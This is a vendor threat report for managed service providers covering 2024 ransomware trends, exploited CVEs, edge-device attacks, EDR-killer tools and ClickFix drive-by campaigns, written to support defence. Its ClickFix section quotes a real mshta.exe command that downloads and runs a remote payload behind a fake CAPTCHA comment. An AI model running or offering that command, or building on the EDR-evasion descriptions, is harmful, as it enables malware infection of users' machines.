CONNECTWISE

2025 MSP THREAT REPORT

Contents

How We Build MSP Threat Reports

The ConnectWise MSP Threat Report was created in 2020 as a tool for managed service providers (MSPs), especially our partners, highlighting the latest cybersecurity information, including threats, mitigations, and solutions.

Our Cybersecurity Threat Reports (annual and quarterly) are made possible by the research and findings from the ConnectWise Cyber Research Unit™ (CRU). This elite team of threat hunters includes seasoned cybersecurity professionals with deep expertise in engineering, IT admin, security operations, incident analysis, and incident response. We use their skills and expertise to gather threat intelligence 24/7 from several sources, digging deep into ConnectWise partner and SMB client network data, ransomware leak sites, and malicious botnets to create this report and other resources. Ultimately, we filter their findings into digestible information and action items that affect MSPs the most.

Our collective goal is to monitor the threat landscape on an ongoing basis and help MSPs navigate the ever-changing cybersecurity landscape. Aside from our annual and quarterly reports, our ongoing findings provide education, context, and action items that will help you strengthen your business' cybersecurity and your SMB cybersecurity services.

Introduction

Cybersecurity threats evolve rapidly, and MSPs are increasingly in the crosshairs of attackers targeting the IT ecosystem. Instead of risking the attention of attacking large entities, threat actors use MSPs—who may have fewer cybersecurity resources—as a gateway to attack all their small and midsized (SMB) customers. These threat actors aim for several small payloads without the government and media attention associated with large attacks. Additionally, they are shifting tactics more quickly to try and find vulnerabilities faster than MSPs can fix them.

According to the report "The State of SMB Cybersecurity in 2024," about 78% of MSPs surveyed said they were worried that a serious attack could put them out of business. As a result, about 83% said they plan to invest more in cybersecurity in the next 12 months.

Considering the above, it's clear that a major part of MSP cybersecurity investment is maintaining consistent awareness of the ever-changing cybersecurity landscape, proactively applying learnings, and creating strategies to help future-proof businesses. This is why our annual and quarterly MSP Threat Reports exist.

The 2025 MSP Threat Report analyzes the past year's most significant cyberthreats. Drawing from millions of endpoint detection and response (EDR) and security information and event management (SIEM) alerts across thousands of MSPs and their clients, this report highlights emerging trends, attack vectors, and practical defenses to help MSPs stay ahead of the curve.

This report reveals critical insights into shifts in the ransomware landscape, EDR evasion techniques, significant vulnerabilities observed in 2024, and the continual threat of drive-by attacks on SMBs. It also examines shifts in attacker behavior, including their focus on smaller MSPs with limited resources.

The CRU is seeing a shift in the threat landscape, and the report covers three main challenges for MSPs to focus on:

1. **Advanced and evolving threats:** The consistent evolution of the threat landscape highlights the need for MSPs to stay updated on increasingly sophisticated cyberthreats and emerging trends.
2. **Targeted attacks on MSPs:** As prime targets for cybercriminals, MSPs face specific risks and challenges. The right level of awareness and education are critical to MSP defenses.
3. **Proactive security measures:** Adopting a proactive approach to security is a must-have, not a nice-to-have. Continuous monitoring is needed to address potential security gaps.

This report also includes insights to help you understand these shifts and how to focus your cybersecurity efforts, including:

- Shifting threat actor tactics in 2024
- Statistics and observations collected by the CRU
- Most-targeted vulnerabilities and specific threat actor techniques
- How you can educate SMBs clients on potential risks they may face

Ransomware Threat Landscape in 2024: A Shift in Tactics and Power Dynamics

The ransomware landscape in 2024 has experienced significant shifts, influenced by key developments such as the disruption of the Lockbit ransomware group, evolving tactics by adversaries, and changes in target priorities. These developments highlight a year marked by law enforcement successes, new adversarial strategies, and emerging groups vying for dominance. This report delves into the current state of ransomware threats, the impact of major events, and emerging trends shaping the landscape.

The Fall of Lockbit: A Watershed Moment

Lockbit, long considered one of the most formidable ransomware-as-a-service (RaaS) operations, faced unprecedented challenges in 2024. Law enforcement agencies across multiple jurisdictions coordinated efforts to dismantle key elements of the group's infrastructure. High-profile arrests in early 2024, combined with the seizure of servers and the public release of over 7,000 decryption keys by the FBI, severely disrupted Lockbit's operations. The FBI's operation undermined Lockbit's technical infrastructure and dealt a psychological blow to the group's affiliates and developers.

Despite this, Lockbit's demise was not without complications. Reports indicate that remnants of the group attempted to pivot operations under different branding, spawning imitators such as "NotLockbit." These offshoots aimed to exploit the fear and confusion surrounding the group's takedown. The emergence of these copycats, though less sophisticated, demonstrates the persistence of the RaaS model and the challenges in completely eradicating a well-established ransomware network.

A Shift in Target Priorities

One notable trend in 2024 was ransomware groups increasingly targeting midsized businesses and less prominent organizations. Coveware's analysis of Q2 data revealed that threat actors are pivoting away from high-profile targets, such as multinational corporations, to avoid heightened law enforcement scrutiny. This shift has expanded the attack surface for smaller entities, which often lack robust cybersecurity defenses.

Additionally, new geographic regions have come under more significant threat. For instance, the CosmicBeetle group was identified as a rising player targeting businesses across Europe and Asia. Their operations demonstrate a focus on exploiting vulnerabilities in SMBs, further highlighting the risks faced by under-resourced organizations.

Data Extortion Gains Traction

While encryption remains a staple tactic, 2024 saw the growth of data extortion as a standalone strategy. Groups such as RansomHub have embraced this model, stealing sensitive data without deploying ransomware payloads. By threatening to release confidential information, these groups bypass the need for encrypting systems altogether, avoiding detection by endpoint and network monitoring tools designed to flag ransomware activity.

The success of data extortion has been fueled by sophisticated techniques to exfiltrate data, including leveraging cloud storage platforms such as Amazon S3. This shift underscores the need for organizations to adopt more comprehensive data protection measures, such as encrypting data at rest and in transit and implementing zero-trust network access controls.

New Players and Sophistication in Techniques

The void left by Lockbit's disruption created an opportunity for new and lesser-known groups to emerge. Notable among these is the BianLian group, which has stepped up its operations in 2024. Unlike traditional ransomware operators, BianLian relies on stealth to establish long-term access to victim networks, conducting extensive reconnaissance before launching attacks. This patient, low-and-slow approach reflects a shift toward operations prioritizing persistence and evasion over rapid monetization.

Moreover, CosmicBeetle has gained attention for its alliances with other cybercriminal groups. Joint operations have allowed them to share tools and infrastructure, increasing the complexity of their campaigns. Such collaboration among threat actors poses a growing challenge for defenders because it blurs the lines between individual groups and creates a more interconnected ransomware ecosystem.

Law Enforcement Challenges and Victories

While the takedown of Lockbit represents a landmark achievement, law enforcement faces an uphill battle in combating ransomware globally. Many ransomware operators are based in jurisdictions with limited international cooperation, such as Russia and Iran. For instance, individuals associated with the Lockbit group, and developers from other notorious groups such as Conti, have sought refuge in regions where extradition agreements are weak or non-existent.

The US government's use of sanctions against individuals and organizations tied to ransomware activity expanded in 2024. These sanctions have targeted cryptocurrency wallets, freezing assets and disrupting financial transactions linked to illicit activity. However, cybercriminals have increasingly adopted privacy-centric cryptocurrencies and mixer services to evade these measures.

Vulnerabilities in 2024

The CRU identified the most impactful vulnerabilities affecting partner networks, shedding light on the techniques adversaries used to exploit them. Threat actors frequently targeted unpatched software, misconfigured systems, and known weaknesses in widely used technologies, capitalizing on opportunities to gain unauthorized access and disrupt operations. This section outlines the top vulnerabilities observed, their role in successful attacks, and practical measures to mitigate the associated risks and strengthen defenses.

ScreenConnect® Vulnerability

In February 2024, two critical vulnerabilities were disclosed in ScreenConnect (a ConnectWise solution) software: CVE-2024–1708 and CVE-2024–1709.

CVE-2024–1708, a path traversal vulnerability with a CVSS score of 8.4, was less frequently exploited but remained a concern for systems where attackers had existing administrative access. The vulnerabilities were reported through the ConnectWise Vulnerability Disclosure Program on February 13, 2024, prompting immediate mitigation efforts.

CVE-2024–1709, an authentication bypass flaw affecting on-premises versions 23.9.7 and below, posed a significant threat due to its CVSS score of 10, indicating both high severity and ease of exploitation.

CVE-2024–1708 and CVE-2024–1709 were referenced together in the media as "SlashandGrab."

ScreenConnect's Response

To address CVE-2024–1708 the recommended actions were to evaluate the contents of the existing extensions for accuracy/legitimately and the server file system for any suspicious or unknown files. Review the listing of installed extensions to ensure that malicious or unauthorized extensions have not been added. Any aspx or ashx files residing in the C:\Program Files*\ScreenConnect\App_Extensions\ directory may be indicative of exploitation of CVE-2024–1708.

To address CVE-2024–1709, cloud instances of ScreenConnect were secured within 48 hours, while a patch for on-premises users was released on February 19. Following the public release of proof-of-concept (POC) exploits on February 21, incidents involving CVE-2024–1709 increased, leading the US Cybersecurity and Infrastructure Security Agency (CISA) to include the vulnerability in its Known Exploited Vulnerabilities (KEV) catalog. MSPs relying on unpatched on-premises systems were at heightened risk because threat actors exploited these flaws to gain unauthorized access and conduct post-exploitation activities, such as deploying PowerShell loaders, using secondary remote access tools, and using living-off-the-land binaries such as whoami and net for persistence and lateral movement.

Strategies for mitigation

Patch management

The incidents highlight the importance of timely patch management for MSPs, especially for remote access tools that inherently provide high-privilege access to client environments. Patching delays expose systems to exploitation and complicate response efforts once attackers establish persistence. MSPs are encouraged to adopt structured vulnerability management practices, including prioritizing patches for remote access software, monitoring threat intelligence sources for exploit activity, and validating patches in test environments before deployment.

Layered defense

Additionally, MSPs should implement layered defenses to mitigate risks from potential zero-day or unpatched vulnerabilities. These include strict access controls, EDR solutions, and activity monitoring to detect unusual behavior. Where possible, shifting to cloud-hosted versions of remote access tools can reduce the attack surface, as cloud environments can often be secured more rapidly than on-premises deployments.

Ultimately, these vulnerabilities underline the critical need for MSPs to remain vigilant, maintain regular patching cycles, and proactively secure the tools they depend on to manage client systems. Failure to address such risks can have cascading impacts across multiple client environments.

Timeline of Top Vulnerabilities in 2024

January 2024: CVE-2024-21887

Ivanti Connect Secure (ICS, formerly known as Pulse Connect Secure) and Ivanti Policy Secure contain a command injection vulnerability in the web components of these products, which can allow an authenticated administrator to send crafted requests to execute code on affected appliances. This vulnerability can be leveraged in conjunction with CVE-2023-46805, an authenticated bypass issue.

February 2024: CVE-2024-21893

Ivanti Connect Secure (ICS, formerly known as Pulse Connect Secure), Ivanti Policy Secure, and Ivanti Neurons contain a server-side request forgery (SSRF) vulnerability in the SAML component that allows an attacker to access certain restricted resources without authentication.

February 2024: CVE-2024-1708

ScreenConnect™ 23.9.7 and prior are affected by the path-traversal vulnerability, which may allow an attacker the ability to execute remote code or directly impact confidential data or critical systems.

February 2024: CVE-2024-1709

ScreenConnect 23.9.7 and prior are affected by an authentication bypass using an alternate path or channel vulnerability, which may allow an attacker direct access to confidential information or critical systems.

March 2024: CVE-2023-48788

Fortinet FortiClient EMS contains a SQL injection vulnerability that allows an unauthenticated attacker to execute commands as SYSTEM via specifically crafted requests.

April 2024: CVE-2024-3400

Palo Alto Networks PAN-OS GlobalProtect feature contains a command injection vulnerability that allows an unauthenticated attacker to execute commands with root privileges on the firewall.

May 2024: CVE-2024-24919

Check Point Quantum Security Gateways contain an unspecified information disclosure vulnerability. The vulnerability potentially allows an attacker to access information on Gateways connected to the internet with IPSec VPN, remote access VPN, or mobile access enabled. This issue affects several product lines from Check Point, including CloudGuard Network, Quantum Scalable Chassis, Quantum Security Gateways, and Quantum Spark Appliances.

September 2024: CVE-2024-8963

Ivanti Cloud Services Appliance (CSA) contains a path traversal vulnerability that could allow a remote, unauthenticated attacker to access restricted functionality. If CVE-2024-8963 is used in conjunction with CVE-2024-8190, an attacker could bypass admin authentication and execute arbitrary commands on the appliance.

October 2024: CVE-2024-50623

Cleo Harmony, VLTrader, and LexiCom, which are managed file transfer products, contain an unrestricted file upload and download vulnerability that can lead to remote code execution with elevated privileges.

November 2024: CVE-2024-0012

Palo Alto Networks PAN-OS contains an authentication bypass vulnerability in the web-based management interface for several PAN-OS products, including firewalls and VPN concentrators.

Figure 1: Visual timeline for top vulnerabilities in 2024.

Throughout the year, other significant threats emerged, particularly targeting network appliances. In March, CVE-2023–48788, a SQL injection vulnerability in FortiClient EMS, became a notable concern as we saw a True Positive incident involving this vulnerability. This vulnerability allows unauthenticated attackers to execute commands as the SYSTEM user via specially crafted requests. While this was only one incident involving this vulnerability, it highlights the ongoing trend of targeting edge devices against old vulnerabilities. Since January 2024, there has been a sharp increase in attempted attacks on edge devices, with over 84,000 recorded alerts targeting specific vulnerabilities in major brands such as Cisco, SonicWall, Palo Alto, Citrix, Check Point, and Ivanti. About 60% of the vulnerabilities we observed in our sample set were from 2024; the rest were mainly CVEs from 2023.




Figure 2: Attacks against edge device vulnerabilities over time.

This trend underscores the expanding attack surface for MSPs. Threat actors are increasingly focusing on edge appliances such as VPNs and firewalls. While phishing continues to be the prevalent attack vector, vulnerabilities in edge devices provide an alternative and often highly effective method for compromising company networks. To address these risks, it is crucial for MSPs to ensure timely patching of edge appliance operating systems.

The last notable vulnerabilities in 2024 affected managed file transfer products from Cleo, including Harmony, VLTrader, and LexiCom. These platforms were found to contain an unrestricted file upload and download vulnerability, leading to remote code execution with elevated privileges. Since December, there has been a noticeable uptick in successful attacks exploiting these vulnerabilities, with campaigns targeting all three product versions.

The threats outlined above emphasize the critical importance of proactive patch management and robust security monitoring in MSP environments. As threat actors continue to develop more sophisticated techniques and target high-impact platforms and devices, MSPs must be diligent and comprehensive in their defense strategies to mitigate risks effectively.

Edge Security

This year's top vulnerabilities underscore a recurring theme: edge devices such as firewalls and SSL VPN appliances remain high-value targets for attackers. Threat actors have

consistently exploited flaws in these devices to gain initial access to networks, often leveraging them as entry points for ransomware campaigns and other post-compromise activities. Edge security devices include firewalls, VPNs, RDP gateways, cloud edge solutions, and even IoT devices. These devices are the first line of defense against cyberthreats, and their security directly impacts the integrity of the entire network. As organizations expand their digital footprint, the edge has become a prime target for attackers seeking vulnerabilities to exploit.

Recent Trends

Organizations continue to face a rising tide of attacks targeting edge security systems. Of the targeted attacks we've observed and recorded across our partner base, there are some common trends to note.

- **Outdated and vulnerable products:** Legacy systems and unpatched services are a popular target for threat actors. Many high-profile breaches have been traced back to edge devices running obsolete or outdated software. For example, the Moveit vulnerability allowed attackers to exploit unpatched file transfer systems, leading to significant data breaches and financial losses.
- **Exposed remote access:** RDP Gateways, VPNs, SSH, and other remote capable services are frequent targets for brute-force attacks. Many attacks that targeted these services were perpetrated with compromised or default credentials. A notable example involved ransomware groups exploiting exposed RDP services to infiltrate a network and encrypt files.
- **Misconfigured Services:** Misconfigured firewalls, open ports, and poorly secured cloud gateways create opportunities for unauthorized access. In one instance, a misconfigured Citrix appliance was exploited, enabling attackers to bypass authentication and gain administrative control over a network.
- **Exploitation of zero-day vulnerabilities:** Threat actors have continued to exploit previously unknown flaws in edge devices and services.

In 2024, the cybersecurity landscape has been marked by significant incidents involving edge security. Some of the more notable developments include:

- **Mass exploitation of edge software:** Threat actors have increasingly targeted vulnerabilities in edge software such as Moveit, CitrixBleed, Cisco XE, Fortiguard's FortiOS, and Ivanti ConnectSecure. These services, which are often exposed to the internet, are attractive entry points for attackers seeking initial network access.
- **Rise in zero-day exploits:** This year, many of the widely exploited vulnerabilities involved zero-day attacks targeting network edge technologies.
- **Focus on devices without endpoint detection:** Threat actors have intensified attacks on edge platforms that lack traditional endpoint detection solutions. Attacks on IoT devices and OT devices surged due to their limited monitoring capabilities.

Importance of Strong Edge Security

Edge security is more than just a technical necessity—it's a strategic imperative. Weak edge defenses can result in devastating consequences, including:

- **Financial loss:** Ransomware attacks stemming from compromised edge devices can lead to significant operational disruptions and costly recovery efforts.
- **Data breaches:** Sensitive information exfiltrated through edge vulnerabilities can erode partner trust and incur legal penalties.
- **Supply chain risks:** A compromised edge device may serve as a launching point for attacks on partners and vendors.

As remote work becomes the norm and hybrid cloud environments proliferate, the importance of securing edge systems cannot be overstated.

Challenges in Edge Security

While the need for strong edge security is clear, several challenges complicate its implementation:

- **Delayed patching:** Organizations often struggle to keep up with patches and updates for edge systems, leaving them vulnerable to known exploits.
- **Credential-based attacks:** Weak or reused credentials on exposed services like RDP and SSH remain a major risk, with the lack of MFA compounding that risk.
- **Complex environments:** The convergence of on-premises, cloud, and IoT systems creates a complex environment that can be difficult to monitor and secure.
- **Lack of awareness:** Many organizations are unaware of the extent of their exposed services or the potential risks associated with misconfigurations.

Guidance and Recommendations

To address the challenges in strengthening edge security, organizations and their partners should consider the following actionable steps:

Audit exposure
- Regularly assess all exposed services to identify and remediate vulnerabilities.

Implement regular patching
- Prioritize edge devices in patch management programs.
- Automate updates wherever possible to reduce human error.

Secure remote access
- Enforce MFA for all remote services.

Monitor edge systems:
- Leverage a SIEM solution and threat intelligence feeds to detect anomalous activity.
- Conduct regular audits of externally accessible services.

Harden configurations
- Apply secure configuration to firewalls, load balancers, and cloud gateways.

Educated and spread awareness
- Educate staff on the importance of securing edge systems.
- Raise awareness about common threats and best practices.

Conduct regular testing
- Conduct regular penetration tests to identify weak points.
- Simulate attack scenarios to ensure readiness and improve defenses.

Invest in modern solutions
- Implement next-generation firewalls, secure gateways, and zero-trust architecture.

Prepare for incidents
- Ensure incident response playbooks address edge-based threats.

Testing
- Test response plans through simulations and tabletop exercises.

Edge security is a critical component of an organization's overall cybersecurity strategy. Organizations can significantly reduce the cost of incidents originating from poor edge security by addressing vulnerabilities, implementing robust defenses, and fostering a culture of vigilance. Collaboration between internal teams, vendors, and partners will be key to maintaining a strong security posture in the face of the ever-evolving threat landscape.

EDR Evasion: Current Trends, Tools, and Mitigation Strategies

As attackers increasingly targeted edge devices to breach networks, their post-compromise activities often revealed a focus on disabling or evading detection tools such as EDR solutions. In 2024, the CRU observed a surge in the use of sophisticated EDR evasion techniques and purpose-built "EDR-killer" tools designed to undermine endpoint defenses. These tools were pivotal in enabling attackers to maintain persistence, escalate privileges, and move laterally undetected. The next section delves into the evolution of these tactics and technologies, highlighting notable tools, observed techniques, and strategies to mitigate these growing threats.

The focus on EDR evasion stems from the increasing reliance of organizations on these tools for protection. Threat actors recognize that neutralizing EDR systems facilitates initial access and ensures the persistence and stealth necessary for long-term campaigns. The increasing sophistication of evasion techniques reflects the continued innovation of attackers and highlights the need for defenders to stay informed of evolving threats.

In a LinkedIn article on "EDR killers," we reviewed some of the methodologies that are increasingly used by ransomware gangs and lesser-known threat actors alike to circumvent EDR solutions. We'll revisit this topic to highlight some of the current trends and tools employed by adversaries and offer recommendations on how to protect enterprise environments.

Traditional Methods of EDR Evasion

In the early years of EDR solutions, threat actors quickly discovered that these tools, while effective in detecting basic malicious activities, had not yet implemented the more robust defenses and anti-tampering mechanisms we often see today. As a result, adversaries primarily relied on a few straightforward techniques to evade early EDR agents. For instance, they frequently used process injection, user-mode hooking bypasses, heavy obfuscation of code, and "living off the land" binaries (LOLBins) to blend malicious activity with legitimate processes.

Over time, EDR vendors recognized these weaknesses and began hardening their solutions with kernel-level monitoring, improved behavioral analysis, and stricter anti-tamper controls. In turn, threat actors pivoted to leveraging "bring your own vulnerable driver" (BYOVD) and other kernel exploits that allowed them to neutralize EDR at a deeper level. While older tactics are still in use, they are generally less reliable against modern, fully updated EDR systems. Attackers have been forced to find more sophisticated strategies to get around EDR detections to advance their attacks.

Modern "EDR Killing" Utilities

A particularly alarming trend is the increasing prevalence of tools and techniques specifically designed to disable or manipulate EDR solutions. The tools aim to neutralize defensive mechanisms before executing their payloads. Methods range from tampering with EDR configurations to exploiting vulnerabilities within the solutions themselves.

One emerging tactic involves exploiting kernel-level vulnerabilities. Because EDR solutions often operate at the kernel level to gain deep visibility into endpoint activities, any vulnerabilities in this layer present significant risks. Once compromised, attackers can effectively blind the EDR system, ensuring that their activities go undetected. Additionally, many EDR killers employ reflective loading to inject malicious code into processes without creating new files or altering existing ones, making their activities even more challenging to detect.

Here is a brief look at some of the more notable EDR evasion tools being used by threat actors recently. This is by no means a comprehensive list—more tools are being developed, released, and repurposed for malicious activities consistently.

TDSSKiller is a legitimate tool developed by Kaspersky to detect and remove rootkits and has been increasingly repurposed by attackers for EDR evasion. Its ability to interact with low-level system components and identify deeply hidden malware gives adversaries a framework to manipulate kernel operations, often leveraging it to disable or bypass EDR functionalities. By integrating TDSSKiller into their toolset, attackers can mask malicious payloads under the guise of legitimate rootkit removal operations, complicating forensic investigations and enabling prolonged persistence in compromised systems. Ransomware operators have been observed abusing the tool by using command line script and batch files that aim to interact with kernel-level services and disable security-related services to advance their attacks.

EDRKillShifter is an EDR-killing utility that was initially found during a Ransomhub attack. It uses the BYOVD technique, bundling or downloading vulnerable drivers such as RentDrv2 or ThreatFireMonitor to escalate privileges and disable EDR processes at the kernel level. EDRKillShifter typically launches with a password that decrypts its malicious payload in memory before deploying the vulnerable driver, ultimately unhooking or terminating security protections. This allows attackers to carry out further malicious activities, such as data exfiltration or ransomware deployment, with minimal interference from endpoint defenses.

Terminator is an EDR-killing utility first advertised by a threat actor known as Spyboy on Russian-language forums in mid-2023. It exploits vulnerabilities in legitimate Zemana drivers (e.g., zam64.sys and zamguard64.sys), allowing attackers with administrative privileges (or after a UAC bypass) to send malicious IOCTL commands. By adding attacker-controlled processes to the driver's allow list, Terminator can effectively terminate or disable security solutions at the kernel level, clearing the path for further malicious activity.

AuKill (AvNeutralizer) was first tied to the FIN7 threat group and later seen in use by Black Basta. It abuses known vulnerable drivers, including a Process Explorer driver from the Sysinternals suite, to escalate privileges. After loading the driver, AuKill can terminate or corrupt endpoint defenses by issuing commands that would normally be restricted. Updated versions also incorporate anti-analysis techniques and have been sold to other ransomware operators on hacking forums.

EDRSandBlast is an open-source framework and proof-of-concept tool written in C that can detect EDR monitoring techniques on endpoints and implement ways to bypass them in both user and kernel mode. Security researchers originally developed EDRSandblast to illustrate potential weaknesses in endpoint monitoring. However, it has drawn the attention of malicious actors who adapted the code for real-world attacks, using its multiple techniques to bypass EDR detection and dump LSASS memory. A modified version of the tool called "disabler.exe" has recently been promoted on cybercrime forums and is used in malicious incidents.

EDRSilencer is a red team tool that leverages the Windows Filtering Platform (WFP) to block outbound network traffic from a range of EDR processes, including Microsoft Defender, SentinelOne, and Cylance. Inspired by the closed-source tool NightHawk FireBlock, EDRSilencer adds or removes custom WFP filters for EDR executables, preventing the transmission of telemetry and alerts to their management consoles. In this way, malware and other malicious activity can stay undetected longer and allow threat actors to continue infiltration into a network.

PoorTry (BurntCigar) is a malicious kernel-mode driver that initially served as an EDR killer but has now evolved into an EDR wiper. Used by multiple ransomware groups, PoorTry pairs with a loader named StoneStop to disable and delete

critical security solution files at the kernel level, leaving victims vulnerable to encryption. Its developers used signed Microsoft certificates and timestamp forging to deploy several versions of the same payload signed with different certificates to bypass blocking.

Strategies to Mitigate EDR Evasion

The industry is not unaware of these evolving threats, and vendors are continuously enhancing their products to counteract the latest evasion techniques. For example, some EDR solutions are incorporating predictive analytics to anticipate and block potential threats based on observed behavior patterns. Additionally, endpoint and network-level telemetry integration allow for a more comprehensive view of threat activities, enabling defenders to correlate seemingly benign events across different domains. Collaboration has also become a cornerstone of defensive strategy. Threat intelligence sharing among organizations and industries continues to accelerate, and by pooling resources, defenders can stay ahead of emerging threats and rapidly respond to new techniques.

To further enhance defenses, organizations can consider the following recommendations:

- **Implement zero-trust principles:** Restrict access to critical systems and enforce strict authentication measures for both clients and internal users.
- **Enable tamper protection:** Many EDR vendors allow for the activation of tamper protection features that can prevent attackers from disabling or changing configurations.
- **Block vulnerable drivers:** Consider blocking drivers that are vulnerable or unnecessary for your business operations or create a specific allowlist only for the drivers you require.
- **Regularly audit and patch systems:** Ensure all systems, including EDR tools, are up-to-date and secure against known vulnerabilities.
- **Segment networks:** Ensure networks are segmented to prevent lateral movement in case of a breach.
- **Enhance logging and monitoring:** Maintain robust logs and use SIEM solutions to identify anomalies across environments.
- **Consider red team exercises and vulnerability assessments:** Simulate attacks and conduct automated scans or manual vulnerability assessments to identify weaknesses in your network's defenses.

Drive-by Compromise Still Going Strong

As attackers refined their techniques to evade EDR solutions, many also pivoted toward leveraging drive-by compromises as an effective method to gain initial access. These attacks, often executed through malicious websites or compromised legitimate sites, exploit vulnerabilities in browsers, plugins, or client-side software to deliver malware with minimal user interaction. The increasing sophistication of drive-by campaigns reflects a broader trend of attackers combining stealthy delivery mechanisms with advanced post-compromise tactics. In the next section, we explore the trends driving the resurgence of drive-by compromises and the methods organizations can use to defend against these covert threats.

In 2024, we could identify that drive-by compromise was a component of initial access in 22% of all the incidents we reviewed. This included the usual cast of threats, but most notably, we recorded the explosive emergence of a new variation that has been referred to as ClickFix.

Drive-by Compromise Overview


The drive-by compromise technique comprises several different attack methods that all hinge on a victim coming across the attack during their regular web browsing activities. This can come in the form of malvertising, where attackers purchase advertisements masquerading as legitimate content to trick victims into executing malware on their systems.

In other examples of drive-by compromise, the website hosting the code that prompts victims to download the malware is itself a victim. Attackers will compromise these sites through publicly available exploits and stolen credentials to implant their own code into the pages. In this way, they can use existing sites' positive reputations to launder their malicious infrastructure. This eases their ability to draw in victims through other techniques, such as SEO poisoning or watering hole attacks.

ClickFix

Starting around March and early April of 2024, researchers began bringing attention to a new social engineering technique in active use by known initial access brokers in phishing and drive-by compromise campaigns. These groups had previously lured victims to visit a webpage only to be presented with an error message urging them to download and run a fix, typically along the lines of a fake browser update.

With this new technique, they no longer attempt to convince a victim to download and execute a malicious file. Instead, malicious pages suggest the error can be remediated by simply pasting a fix into a Run or admin PowerShell prompt and executing it. The victim is unaware that they are running a command that kicks off a chain of downloading and executing malicious payloads.



The obscured command:

```
C:\>mshta.exe https://simplerwebs.site/ruw.mp4 # ''I am not a robot - reCAPTCHA Verification ID: 2431
```

Figure 3: What victims typically see during a ClickFix drive-by attack.

Over the course of 2024, the technique was further expanded and refined in approach and application. Instead of presenting victims with fake errors that needed to be resolved, they took on one of the most common chores users are eager to comply with and move on with their lives—fake CAPTCHAs. Anyone faced with these fake CAPTCHAs would be asked to open the Run prompt and paste something in, which is probably a welcome relief compared to deciphering what the CAPTCHA system considers a motorcycle or not. In these cases, by using the Run prompt and adding comments to the end of their commands, attackers also further obscured their malicious activity to convince victims that their actions genuinely aided in resolving a CAPTCHA.

Most ClickFix-related incidents we observed in 2024 were due to drive-by compromise. But this isn't the only way attackers leveraged it; they also implemented it in HTML attachments and direct links in phishing emails. Another campaign saw attackers creating issues across a mass of GitHub repositories, claiming security vulnerabilities but linking to fake CAPTCHAs.

The ClickFix technique has certainly seen heavy adoption in 2024. However, its overrepresentation in the incidents compared to other drive-by compromise techniques may come down to a simple explanation. Other techniques typically must bypass the barrier of file scanning and reputation services, whether native to Windows, third-party, or built into the web browser.

While not all malicious payloads delivered via drive-by compromise are caught this way, they do act as an instant filter for the low-hanging fruit and previously reported files and domains. Few (if any) capabilities exist to protect against what a user will copy and paste from the browser. Due to this, we tend to have more visibility of these incidents than instances where someone may be blocked from downloading a known malicious file.

Potential Mitigations and Protections

Our guidance for malvertising and other drive-by compromises that we've previously covered stays the same from last year. We suggest using an ad blocker as a security necessity and maintaining an internal repository of trusted, up-to-date installers for common tools. Also, promote awareness of these techniques among these employees, noting that browser updates should be notified about and enacted via the browser GUI and not presented through web pages, and CAPTCHAs will never direct you to take any actions outside of the webpage they're presented on.

Defending against the ClickFix technique is a little more complicated. On the one hand, the Run prompt and things like PowerShell can be disabled or their use restricted based on role. This may be fine for most users, and it's already prudent to consider restricted usage of PowerShell for non-admin users or those who don't have a business use case for it to be enabled. But this is not reasonable in all cases.

It is worth noting that while ClickFix was the drive-by compromise technique we observed the most, the majority of those incidents did not extend very far beyond initial access. While the technique may be effective at bypassing detections based on signatures or reputation, the following activity does not present any new innovations. These campaigns use native system binaries to execute malicious code (LOLBins) in ways that are well accounted for.

For incidents where a ConnectWise partner had properly set up an EDR solution on user workstations, campaigns stopped short before final payloads could be executed. Our ConnectWise SIEM detections for suspicious behaviors involving these native system binaries were also able to provide additional alerting and bring attention to the incidents.

Conclusion

